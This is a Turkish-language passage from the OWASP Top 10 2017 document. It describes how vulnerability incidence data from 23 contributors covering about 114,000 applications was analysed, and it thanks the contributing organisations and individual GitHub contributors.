Geleneksel olarak, toplanan ve analiz edilen veri daha çok yaygınlık verisidir: test edilen uygulamalarda kaç tane açıklık bulunmuştur. Bilindiği üzere, araçlar geleneksel olarak bulunan bir açıklığın görüldüğü tüm yerleri raporlarken, insanlar geleneksel olarak birkaç örnek ile beraber tek bir bulgu raporlamaktadır. Bu durum iki türdeki raporlamaların karşılaştırılabilir bir şekilde birleştirilmesini son derece zor kılmaktadır.

2017 için, görülme oranı belirli bir açıklık türünü içeren ve verilen veri seti içerisinde bulunan uygulama sayısı ile hesaplanmıştır. Daha büyük iştirakçilerden gelen veri iki görünüm ile sağlanmıştır. Birincisi bulunan bir açıklığın bulunduğu her bir yerin sayılması ile yapılan geleneksel yaygınlık türündeyken, ikincisi açıklığın (bir veya daha fazla kez) bulunduğu uygulamaların sayısıdır. Mükemmel olmasa da, bu İnsan Destekli Araçlardan ve Araç Destekli İnsanlardan toplanan veriler arasında bir karşılaştırma yapabilme imkanı sunmuştur. Ham veriler ve analiz çalışmasına [Github üzerinden erişebilirsiniz](https://github.com/OWASP/Top10/tree/master/2017/datacall). Bu ilave yapıyı İlk 10 listesinin ileriki sürümleri için genişletmeyi düşünüyoruz.

Veri talebi için kırkdan fazla gönderim aldık ve çoğu yaygınlığa odaklanan ilk veri talebinden geldiği için, 23 iştirakçiden gelen ve yaklaşık olarak 114.000 uygulamayı kapsayan veriyi kullanabildik. Mümkün olduğunda ve iştirakçiler tarafından belirtildiğinde, bir yıllık süre içerisinde bulunan yaygınlık verisini kullandık. Uygulamaların çoğunluğu birbirinden farklıydı, yine de Veracode tarafından verilen yıllık veriler arasında bazı tekrar eden uygulamaların olabileceği ihtimalini de kabul ediyoruz. Kullanılan 23 veri seti ya araç destekli insan testleri olarak belirlenmiştir ya da özel olarak insan destekli araçlar tarafından görülme oranı olarak sağlanmıştır. %100+ olaydaki seçilen verideki anomaliler en fazla %100 olacak şekilde ayarlanmıştır. Görülme oranını hesaplamak için, her bir açıklık türünü içeren toplam uygulamaların yüzdesini hesapladık. Görülme oranı İlk 10 sıralamasındaki nihai riskteki yaygınlık hesaplamasında kullanılmıştır.

# Teşekkürler

## Veri Katkısında Bulunanlara Teşekkürler

2017 güncellemesini desteklemek için açıklık verilerini sunarak katkıda bulunan sayısız kuruma teşekkür etmek istiyoruz:

* ANCAP
* Aspect Security
* AsTech Consulting
* Atos
* Branding Brand
* Bugcrowd
* BUGemot
* CDAC
* Checkmarx
* Colegio LaSalle Monteria
* Company.com
* ContextIS
* Contrast Security
* DDoS.com
* Derek Weeks
* Easybss
* Edgescan
* EVRY
* EZI
* Hamed
* Hidden
* I4 Consulting
* iBLISS Seguran̤a & Intelig̻encia
* ITsec Security Services bv
* Khallagh
* Linden Lab
* M. Limacher IT Dienstleistungen
* Micro Focus Fortify
* Minded Security
* National Center for Cyber Security Technology
* Network Test Labs Inc.
* Osampa
* Paladion Networks
* Purpletalk
* Secure Network
* Shape Security
* SHCP
* Softtek
* Synopsis
* TCS
* Vantage Point
* Veracode
* Web.com

İlk kez, bir İlk 10 sürümüne katkı olarak sunulan tüm verilere ve katkı sağlayanların tam listesine [herkes tarafından erişilebilmektedir](https://github.com/OWASP/Top10/tree/master/2017/datacall/submissions).

## Bireysel Olarak Katkı Sağlayanlara Teşekkürler

Saatler harcayarak Github üzerinden İlk 10 projesine katkıda bulunan bireysel katkı sahiplerine de teşekkür etmek istiyoruz.

* ak47gen
* alonergan
* ameft
* anantshri
* bandrzej
* bchurchill
* binarious
* bkimminich
* Boberski
* borischen
* Calico90
* chrish
* clerkendweller
* D00gs
* davewichers
* drkknight
* drwetter
* dune73
* ecbftw
* einsweniger
* ekobrin
* eoftedal
* frohoff
* fzipi
* gebl
* Gilc83
* gilzow
* global4g
* grnd
* h3xstream
* hiralph
* HoLyVieR
* ilatypov
* irbishop
* itscooper
* ivanr
* jeremylong
* jhaddix
* jmanico
* joaomatosf
* jrmithdobbs
* jsteven
* jvehent
* katyanton
* kerberosmansour
* koto
* m8urnett
* mwcoates
* neo00
* nickthetait
* ninedter
* ossie-git
* PauloASilva
* PeterMosmans
* pontocom
* psiinon
* pwntester
* raesene
* riramar
* ruroot
* securestep9
* securitybits
* SPoint42
* sreenathsasikumar
* starbuck3000
* stefanb
* sumitagarwalusa
* taprootsec
* tghosth
* TheJambo
* thesp0nge
* toddgrotenhuis
* troymarshall
* tsohlacol
* vdbaan
* yohgaki

Ve Twitter, e-posta ve diğer yöntemler ile geri bildirimde bulunan herkese.

Dirk Watter, Jim Manico ve Osama Elnaggar'ın sağladıkları kapsamlı yardımlardan bahsetmeden geçmek haksızlık olurdu. Ayrıca, Chris Frohoff ve Gabriel Lawrence yeni A8:2017-Güvensiz Ters Serileştirme açıklığının yazımı için paha biçilemez bir katkı sağlamışlardır.